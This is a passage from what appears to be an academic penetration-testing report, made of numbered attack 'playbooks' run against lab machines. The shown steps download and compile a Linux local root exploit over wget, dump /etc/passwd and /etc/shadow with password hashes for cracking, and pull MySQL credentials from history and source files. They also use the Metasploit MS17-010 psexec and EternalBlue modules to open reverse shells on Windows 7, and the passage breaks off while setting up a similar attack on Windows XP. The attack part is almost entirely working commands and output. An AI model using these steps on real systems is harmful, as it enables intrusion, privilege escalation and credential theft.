root@kali:/home/kali# cp /usr/share/exploitdb/exploits/linux/local/9545.c /home/kali/Desktop/Kioptrix_ii
```

Step 6: After that we need to copy that script on Kioptrix2, for that, Python is needed to start the SimpleHTTPServer on port 80. We can also use Apache server instead of SimpleHTTP server if kali is configured with apache.

```
root@kali:/home/kali# python -m SimpleHTTPServer 80
```

```
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 6: While the above command is executing, we will use the `wget` command to copy the script of exploit to the local Kioptrix system. Here we will issue the `wget` command from the directory which has the permissions of read/write with the apache account.

```
bash-3.00$ cd /tmp
bash-3.00$ wget http://10.10.10.50/9545.c
--00:29:42-- http://10.10.10.50/9545.c
      => `9545.c.1'
Connecting to 10.10.10.50:80... connected.
```

As we can see the connection is established where we launch the `SimpleHTTPServer`. The Fig below indicated the connection from the Kali to the Kioptrix.

```
root@kali:/home/kali# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.80.19 - - [09/Jun/2021 20:29:45] "GET /9545.c HTTP/1.0"
192.168.80.19 - - [09/Jun/2021 20:29:45] "GET /9545.c HTTP/1.0"
```

The next step is to compile the script when the download is completed. Here we use the `gcc` command for the compilation. Then we make the script executable by `chmod`.

```
bash-3.00$ gcc -o priv 9545.c
9545.c:376:28: warning: no newline at end of file
bash-3.00$ ls
9545.c
priv

bash-3.00$ chmod 755 priv
bash-3.00$ ./priv
sh: no job control in this shell
sh-3.00# whoami
root
```

As we can see, we are at root now. The exploit is successful [281].

W. *Playbook 23: Attackers tries to use an arbitrary code on the target system, which tries to find a boundary error, if it successful then these remote attackers send the specially crafted data to the daemon to trigger the buffer overflow and then exploit this vulnerability to access passwords.*

- *Cups Exploitation on remote network:* If the cups are incorrectly handled, an attacker can crash this service easily, which can further lead to denial of service or disclosure of confidential information. There are two types of vulnerabilities where exploitation can be possible [286].
- *Heap Based Buffer Overflow:* This type of vulnerability allows execution the of arbitrary code on our systems. To exploit this vulnerability, the remote user passes the specially crafted data to the daemon, performs an action to trigger the heap-based overflow and executes the code on the system.
- *Out of Bound read:* This vulnerability allows remote attackers to get access to sensitive information. In this Pen-tester passes the specially crafted documents to the service, triggers the out-of-bounds error, reads the contents within the memory, and sometimes crashes the services as well.

EXPLOITATION

Step 1: Try to find out the flag, as stated in the Vulnhub site, but could not be able to locate it [281].

```
sh-3.00# find / -type f -iname flag
```

Capturing Files

Step 2: Here we capture the `/etc/passwd` file which pen-tester can later use to crack the passwords.


```

sh-3.00# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37:./var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:./:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:./:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:./:/sbin/nologin
mailnull:x:47:47:./var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:./var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77:./var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23:./var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38:./etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus          OpenPegasus          WBEM/CIM
services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500:./home/john:/bin/bash
harold:x:501:501:./home/harold:/bin/bash
amandeeep:x:502:502:./home/amandeeep:/bin/bash

```

Step 3: Here we use cat command to find out the passwords.

cat /etc/shadow.

```

sh-3.00# cat /etc/shadow
root:$1$VnPNELzs$Mm4QP/3PX7yw2GJzOWcoQ.:18775:0:99999:7:::
bin:*:14525:0:99999:7:::
daemon:*:14525:0:99999:7:::
adm:*:14525:0:99999:7:::
lp:*:14525:0:99999:7:::
sync:*:14525:0:99999:7:::
shutdown:*:14525:0:99999:7:::
halt:*:14525:0:99999:7:::
mail:*:14525:0:99999:7:::
news:*:14525:0:99999:7:::
uucp:*:14525:0:99999:7:::

```

```

operator:*:14525:0:99999:7:::
games:*:14525:0:99999:7:::
gopher:*:14525:0:99999:7:::
ftp:*:14525:0:99999:7:::
nobody:*:14525:0:99999:7:::
dbus:!!:14525:0:99999:7:::
vcsa:!!:14525:0:99999:7:::
rpm:!!:14525:0:99999:7:::
haldaemon:!!:14525:0:99999:7:::
netdump:!!:14525:0:99999:7:::
nscd:!!:14525:0:99999:7:::
sshd:!!:14525:0:99999:7:::
rpc:!!:14525:0:99999:7:::
mailnull:!!:14525:0:99999:7:::
smb:!!:14525:0:99999:7:::
rpcuser:!!:14525:0:99999:7:::
nfsnobody:!!:14525:0:99999:7:::
pcap:!!:14525:0:99999:7:::
apache:!!:14525:0:99999:7:::
squid:!!:14525:0:99999:7:::
webalizer:!!:14525:0:99999:7:::
xfs:!!:14525:0:99999:7:::
ntp:!!:14525:0:99999:7:::
pegasus:!!:14525:0:99999:7:::
mysql:!!:14525:::~:
john:$1$wk7kHI5I$2kNTw6ncQQCecJ.5b8xTL1:14525:0:99999:7:::
harold:$1$7d.sVxgm$3MYWsHDv0F/LP.mjL9lp/1:14529:0:99999:7:::
amandeeep:!!:18775:0:99999:7:::

```

We will save the files and then use the command of unshadow to create the password list by using the following command.

```
Unshadow /root/Kioptrix_2/passwd /root/Kioptrix_2/shadow > /root/Kioptrix_2/password.txt.
```

Then we can recover the passwords by using some password cracker methods.

- X. *Playbook 24: Attackers made a connection with the remote database and scan the contents to get the list of users along with their credentials and sensitive information.*

Mysql Exploitation in Web Server.

SQL Injection is one of the most dangerous vulnerabilities through which websites can be harmed. Whenever the attacker tries to pass the unvalidated and unsanitized input to the SQL query. It can make it possible for attackers to manipulate the data which was supposed to return.

In this when we try to load the data into the local table, asks clients to read it and send the data. Then attacker tampers MYSQL client to connect to MYSQL Server, where we can read the arbitrary files.

EXPLOITATION

Step 1: First, we try to obtain the .bash_history as we are already in the root directory [281].

```

sh-3.00# cd /root
sh-3.00# cat .bash_history
ls
ls /home/john/
cat /home/john/.bash_history
rm .bash_history
ls
ls
touch .bash_history
ls

```

```

cat .bash_history
reboot
ls -la
poweroff
nano /var/www/html/pingit.php
nano /var/www/html/index.php
ifconfig
poweroff
uname -a
cat /etc/issue
cd /etc/rc.d
ls
cat rc.local
vi rc.local
reboot
cd /etc/rc.d
vi rc.local
ifconfig eth0
reboot
ifconfig eth0
ping 192.168.80.19
cat /etc/rc.local
cat /etc/rc.local
iptables -F
sh-3.00#

```

Step 2: Our next step is to investigate the file named /var/www/html/index.html file. Here we can easily see the credentials for John, and it is connected to a database named webapp. For the query, we need to pass the uname and psw to get the database results.

```

sh-3.00# cat /var/www/html/index.php
<?php
    mysql_connect("localhost", "john", "hiroshima") or
die(mysql_error());
    //print "Connected to MySQL<br />";
    mysql_select_db("webapp");
    if ($_POST['uname'] != ""){
        $username = $_POST['uname'];
        $password = $_POST['psw'];
        $query = "SELECT * FROM users WHERE username = '$username'
AND password='$password'";
        //print $query."<br>";
        $result = mysql_query($query);

        $row = mysql_fetch_array($result);
        //print "ID: ".$row['id']."<br />";
    }
?>
<html>
<body>
<?php
if ($row['id']== ""){
?>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
    <table width="300" border="1" align="center" cellpadding="2"
cellspacing="2">
        <tr>
            <td colspan="2" align="center">

```

```

        <b>Remote System Administration Login</b>
        </td>
    </tr>
    <tr>
        <td width="150">Username</td>
        <td><input name="uname" type="text"></td>
    </tr>
    <tr>
        <td width="150">Password</td>
        <td>
            <input name="psw" type="password">
        </td>
    </tr>
    <tr>
        <td colspan="2" align="center">
            <input
                type="submit"
                name="btnLogin"
value="Login">
        </td>
    </tr>
</table>
</form>
<?php
    } //END of login form
?>
<!-- Start of HTML when logged in as Administrator -->
<?php
    if ($row['id']==1){
    ?>
        <form
            name="ping"
            action="pingit.php"
            method="post"
target="_blank">
            <table width='600' border='1'>
            <tr valign='middle'>
                <td colspan='2' align='center'>
                    <b>Welcome to the Basic Administrative Web
Console<br></b>
                </td>
            </tr>
            <tr valign='middle'>
                <td align='center'>
                    Ping a Machine on the Network:
                </td>
                <td align='center'>
                    <input type="text" name="ip" size="30">
                    <input
                        type="submit"
                        value="submit"
name="submit">
                </td>
            </tr>
            </table>
        </form>
    <?php
    }
?>
</body>
</html>

```

Step 3: Further we will investigate the file named /root/.mysql_history, where we can see the commands which were previously executed by the legitimate users. Credentials of a user named John and admin is also visible to anyone who executes this command

```
sh-3.00# cat .mysql_history
show databases;
create database webapp;
use webapp;
create table users(id INT,username varchar(100),password varchar(10));
show database;
select * from users;
show databases;
use webapp;
insert into users values(1,'admin','hello');
select * from users;
use mysql
show databases;
use mysql;
select * from users where user=john;
show tables;
select * from user where user=john;
select * from user where user='john';
select * from user;
create user 'john'@'localhost' identified by 'hiroshima';
create user 'webapp'@'localhost' identified by 'hiroshima';
create user 'webapp'@'localhost' IDENTIFIED BY 'hiroshima';
CREATE USER 'webapp'@'localhost' identified by 'hiroshima';
update user set password = password('hiroshima') where user = 'john';
use mysql;
show users;
select * from user;
create user 'john'@'localhost' identified by 'hiroshima';
version;
-v
;
help
flush privileges;
show databases;
use mysql;
grant select,insert,update,delete on *.* to 'john'@'localhost';
update user set password = password('hiroshima') where user = 'john';
flush priveleges;
use webapp;
show tables;
update user set password = password('Ha56!blaKAbl') where user = 'admin';
update username set password = password('Ha56!blaKAbl') where user =
'admin';
select * from users;
update username set password = password('Ha56!blaKAbl') where username =
'admin';
update users set password = password('Ha56!blaKAbl') where username =
'admin';
select * from users;
insert into users values(2,'john','66lajGGbla');
select * from users;
```

Step 4: After getting the credentials from the database, Mysql queries are used to query the databases within the Kioptrix system.

```
sh-3.00# mysql -V
mysql Ver 14.7 Distrib 4.1.22, for redhat-linux-gnu (i686) using readline
4.3
sh-3.00#
```

Step 5: After getting the credentials from the database, Mysql queries are used to query the databases within the Kioptrix system.

```
sh-3.00# mysql -u john -p --execute="show databases"
Enter password: hiroshima
Database
mysql
test
webapp
```

Step 6: Then if attackers want the database of user John, he can easily access his contents by executing the following query.

```
sh-3.00# mysql -u john -p mysql --execute='show tables'
Enter password: hiroshima
Tables_in_mysql
columns_priv
db
func
help_category
help_keyword
help_relation
help_topic
host
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user
```

Step 7: Then we can also get access to the user table by again executing mysql query for the user, hosts and password. Here, we can see that hash values of the user John and root are the same. So the password for both of them is the same.

```
sh-3.00# mysql -u john -p mysql --execute='select User, Host, Password from
mysql.user'
Enter password: hiroshima
User      Host      Password
root      localhost 5a6914ba69e02807
root      localhost.localdomain 5a6914ba69e02807
          localhost.localdomain
          localhost
john      localhost 5a6914ba69e02807
```

Step 8: Here we do the testing to check if the exploit is successful.

TESTING

We have two databases called test and webapp, so we will try to use password "hiroshima" to test if the exploitation works.

```
sh-3.00# mysql -u root -p mysql --execute='select User, Host, password from
mysql.user'
Enter password: hiroshima
```

User	Host	password
root	localhost	5a6914ba69e02807
root	localhost.localdomain	5a6914ba69e02807
	localhost.localdomain	
	localhost	
john	localhost	5a6914ba69e02807

Database of Test

```
sh-3.00# mysql -u john -p test --execute='show tables'
Enter password: hiroshima
sh-3.00# mysql -u john -p webapp --execute='show tables'
Enter password: hiroshima
Tables_in_webapp
```

As we can see the contents of database test are fully exposed to the attacker. They have full access to modify the contents to harm the users.

Database of Webapp

```
sh-3.00# mysql -u john -p webapp --execute='select * from users'
Enter password: hiroshima
id      username      password
1       admin        5afac8d85f
2       john         661ajGGbla
sh-3.00
```

***** *The contribution of Amandeep Kaur ends here******

***** *The contribution of Navjot Bagla starts here******

Y. Playbook 25: Exploit SMB Remote Windows Code Execution performed on Window 7.

Kali: 10.10.10.50 (Attacker)

Window7: 192.168.100.40 (victim)

Step-1: Checking of kali IP configuration.

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.50 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b747 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:47 txqueuelen 1000 (Ethernet)
    RX packets 1901883 bytes 177405867 (169.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3325862 bytes 235461830 (224.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.2 netmask 255.255.255.0 broadcast
192.168.101.255
    inet6 fe80::5054:ff:fe12:b765 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:12:b7:65 txqueuelen 1000 (Ethernet)
    RX packets 62043 bytes 66130208 (63.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31441 bytes 4841224 (4.6 MiB)
```

```

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 505768 bytes 124339461 (118.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 505768 bytes 124339461 (118.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Step-2: Verification of connectivity between kali machine and window7

```

root@kali:/home/kali# ping 192.168.100.40
PING 192.168.100.40 (192.168.100.40) 56(84) bytes of data.
64 bytes from 192.168.100.40: icmp_seq=1 ttl=125 time=4.67 ms
64 bytes from 192.168.100.40: icmp_seq=2 ttl=125 time=3.57 ms
64 bytes from 192.168.100.40: icmp_seq=3 ttl=125 time=3.69 ms
^C
--- 192.168.100.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 3.574/3.976/4.665/0.489 ms

```

Step-3:For the network scanning nmap is used to scan the ports in the network. After running nmap, it shows open ports on mentioned ip address 192.168.100.40 with its services and version. Hosts are scanned with open ports using this command in which details are described.

```

root@kali:/home/kali# nmap 192.168.100.40
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-10 01:16 EDT
Nmap scan report for 192.168.100.40
Host is up (0.0022s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds

```

Step-4: To Metasploit framework, msfconsole command is used. Metasploit runs and has been opened to work further.

```

root@kali:/home/kali# msfconsole

[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%] $a,
|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|

```



```

[#####| $S`?a,
|#####]
[#####| `?a, |#####_#####_%%_
#####]
[% .-----..-----.| |_.-----.|. .,a$%|.-----.| |.-----.|_|| |_
%%]
[% | || -__|| _|| _ || ,,aS$""` || _ || || _ || ||
_|%%]
[% |__|__|__||____||____||____._||$P""` ||
__||__||____||__||____|%%]
[#####| `a,
||__|#####]

[#####|____`"a,$$__|#####
%%]
[##### `"$
#####]

[#####
%%]

=[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true

```

Step-5: To find out the exploit, “search” keyword is used. Here eternal blue is searched, and it shows the many kinds of exploits which can be used to get access into victim machine. Search of exploit is done by looking into the list of exploits, number 5 has been used by writing command “use 4”. Remote host is set that is IP address of victim machine using RHOSTS. After setting the remote host, local host is also set to the ip address of local machine using LHOST that is attacker. After Setting of remote and local hosts.“show options” command gives the current settings and description of various filed which are needed.

```

msf5 > search eternalblue
Matching Modules
=====
# Name Disclosure Date Rank
Check Description
- ----
-----
0 auxiliary/admin/smb/ms17_010_command 2017-03-14
normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
1 auxiliary/scanner/smb/smb_ms17_010
normal No MS17-010 SMB RCE Detection
2 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption

```

```

3 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14
average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
4 exploit/windows/smb/ms17_010_psexec 2017-03-14
normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution

```

```
msf5 > use 4
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.100.40
RHOSTS => 192.168.100.40
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > options
```

```
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting
Required	Description
----	-----
DBGTRACE	false
yes	Show extra debug trace info
LEAKATTEMPTS	99
yes	How many times to try to leak transaction
NAMEDPIPE	
no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit- framework/data/wordlists/named_pipes.txt
yes	List of named pipes to check
RHOSTS	192.168.100.40
yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445
yes	The Target port
SERVICE_DESCRIPTION	
no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME	
no	The service display name
SERVICE_NAME	
no	The service name
SHARE	ADMIN\$
yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.
no	The Windows domain to use for authentication
SMBPass	
no	The password for the specified username
SMBUser	
no	The username to authenticate as

Exploit target:

```
Id  Name
--  ----
0   Automatic
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.10.50
LHOST => 10.10.10.50
msf5 exploit(windows/smb/ms17_010_psexec) > options
```

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting
Required	Description
----	-----
-----	-----
DBGTRACE	false
yes	Show extra debug trace info
LEAKATTEMPTS	99
yes	How many times to try to leak transaction
NAMEDPIPE	
no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit- framework/data/wordlists/named_pipes.txt
yes	List of named pipes to check
RHOSTS	192.168.100.40
yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445
yes	The Target port
SERVICE_DESCRIPTION	
no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME	
no	The service display name
SERVICE_NAME	
no	The service name
SHARE	ADMIN\$
yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.
no	The Windows domain to use for authentication
SMBPass	
no	The password for the specified username
SMBUser	
no	The username to authenticate as

Exploit target:

Id	Name
--	----
0	Automatic

Step-6: To execute the exploit, run command is used. By running exploit. Meterpreter comes and Session is opened and got entry into the victim machine.

```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.100.40:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.100.40:445 - Built a write-what-where primitive...
[+] 192.168.100.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.40:445 - Selecting PowerShell target
[*] 192.168.100.40:445 - Executing the payload...
[+] 192.168.100.40:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (176195 bytes) to 192.168.100.40
[*] Meterpreter session 1 opened (10.10.10.50:4444 -> 192.168.100.40:49158)
at 2021-06-10 01:19:48 -0400
```

Step-7: After getting access into another machine present in the network, any one can do make changes and can see into the system. After the session open, information of victim machine is displayed like system information, shell, files etc. so, it shows the success got access into another machine which is windows7 here.

```
meterpreter > sysinfo
Computer      : WIN-1VBVKEGHNPA
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name          : Microsoft ISATAP Adapter
Hardware MAC  : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address  : fe80::5efe:c0a8:6428
```

```

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 16
=====
Name          : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC  : 52:54:00:12:b7:26
MTU           : 1500
IPv4 Address  : 192.168.100.40
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::1c41:dac2:62df:c977
IPv6 Netmask  : ffff:ffff:ffff:ffff::

meterpreter >

```

Z. *Playbook 26: Exploit Eternalblue performed on Window 7.*

Step1: window 7 that is has been already connected and accessed. Now another exploit of eternalblue is going to perform by setting of remote hosts which is the target one. Remote host is set that is IP address of victim machine using RHOSTS. After setting the remote host, local host is also set to the ip address of local machine using LHOST that is attacker. “show options” command gives the current settings and description of various filed which are needed.

```

msf5 > use 2
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.40
RHOSTS => 192.168.100.40
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        192.168.100.40  yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain
  to use for authentication
  SMBPass       .                no        (Optional) The password for
  the specified username
  SMBUser       .                no        (Optional) The username to
  authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture
  matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches
  exploit Target.
  Exploit target:
  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

```

Step-2: To execute the exploit, run command is used. By running exploit, Windows Session is opened and got entry into the victim machine. After getting access into another machine present in the network, any one can do make changes and can see into the system. After the session open, information of victim machine is displayed like

system information, shell, files etc. so, it shows the success got access into another machine which is windows7 here.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] 192.168.100.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.40:445 - Host is likely VULNERABLE to MS17-010! -
Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.100.40:445 - Connecting to target for exploitation.
[+] 192.168.100.40:445 - Connection established for exploitation.
[+] 192.168.100.40:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 192.168.100.40:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.100.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74
69 6d 61 Windows 7 Ultima
[*] 192.168.100.40:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69
63 65 20 te 7601 Service
[*] 192.168.100.40:445 - 0x00000020 50 61 63 6b 20 31
Pack 1
[+] 192.168.100.40:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.100.40:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.40:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.40:445 - Starting non-paged pool grooming
[+] 192.168.100.40:445 - Sending SMBv2 buffers
[+] 192.168.100.40:445 - Closing SMBv1 connection creating free hole
adjacent to SMBv2 buffer.
[*] 192.168.100.40:445 - Sending final SMBv2 buffers.
[*] 192.168.100.40:445 - Sending last fragment of exploit packet!
[*] 192.168.100.40:445 - Receiving response from exploit packet
[+] 192.168.100.40:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 192.168.100.40:445 - Sending egg to corrupted connection.
[*] 192.168.100.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.10.50:4444 ->
192.168.100.40:49159) at 2021-06-10 01:25:17 -0400
[+] 192.168.100.40:445 - =====
=====
[+] 192.168.100.40:445 - -----WIN-----
=====
[+] 192.168.100.40:445 - =====
=====
```

Step-3: After the execution of exploit Checking ip configurations of victim machine

```
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
    Connection-specific DNS Suffix . . :
    Link-local IPv6 Address . . . . . : fe80::1c41:dac2:62df:c977%16
```

```
IPv4 Address. . . . . : 192.168.100.40
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.1
Tunnel adapter isatap.{6904CAFD-4A69-4A43-B8AA-DFFBB49AF51F}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>
```

AA. *Playbook 27: Exploit SMB Remote Windows Code Execution performed on Windows XP.*

Kali: 10.10.10.50

WindowXP: 192.168.100.30

Step-1: Verification of connectivity between kali machine and window7

```
root@kali:/home/kali# ping 192.168.100.30
PING 192.168.100.30 (192.168.100.30) 56(84) bytes of data.
64 bytes from 192.168.100.30: icmp_seq=1 ttl=125 time=4.28 ms
64 bytes from 192.168.100.30: icmp_seq=2 ttl=125 time=3.69 ms
64 bytes from 192.168.100.30: icmp_seq=3 ttl=125 time=3.57 ms
64 bytes from 192.168.100.30: icmp_seq=4 ttl=125 time=3.72 ms
^C
---192.168.100.30 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 3.565/3.814/4.284/0.277 ms
```

Step-2: For the network scanning nmap is used to scan the ports in the network. After running nmap, it shows open ports on mentioned ip address 192.168.100.40 with its services and version. Hosts are scanned with open ports using this command in which details are described.

```
root@kali:/home/kali# nmap 192.168.100.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-10 01:34 EDT
Nmap scan report for 192.168.100.30
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1027/tcp  open  IIS

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

Step-3: To Metasploit framework, msfconsole command is used. Metasploit runs and has been opened to work further. To find out the exploit, “search” keyword is used. Here eternal blue is searched, and it shows the many kinds of exploits which can be used to get access into victim machine. Search of exploit is done by looking into the list of exploits, number 5 has been used by writing command “use 1”. Remote host is set that is IP address of victim machine using RHOSTS. After setting the remote host, local host is also set to the ip address of local machine using LHOST that is attacker. After Setting of remote and local hosts. “show options” command gives the current settings and description of various files which are needed.

```
root@kali:/home/kali# msfconsole
```

```

dBBBBBBb dBBBP dBBBBBBP dBBBBBb . o
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

dBBBBBBP dBBBBBb dBP dBBBBP dBP
dBBBBBBP
dB' dBP dB'.BP
| dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBP dBP dBBBBP dBBBBP dBP dBP

```

o To boldly go where no shell has gone before

```

=[ metasploit v5.0.87-dev ]
+ -- ---[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- ---[ 562 payloads - 45 encoders - 10 nops ]
+ -- ---[ 7 evasion ]

```

Metasploit tip: Open an interactive Ruby terminal with irb
msf5 > search eternalblue

Matching Modules

=====

#	Name	Disclosure Date	Rank
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	
normal	No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution		
1	auxiliary/scanner/smb/smb_ms17_010		
normal	No MS17-010 SMB RCE Detection		
2	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	
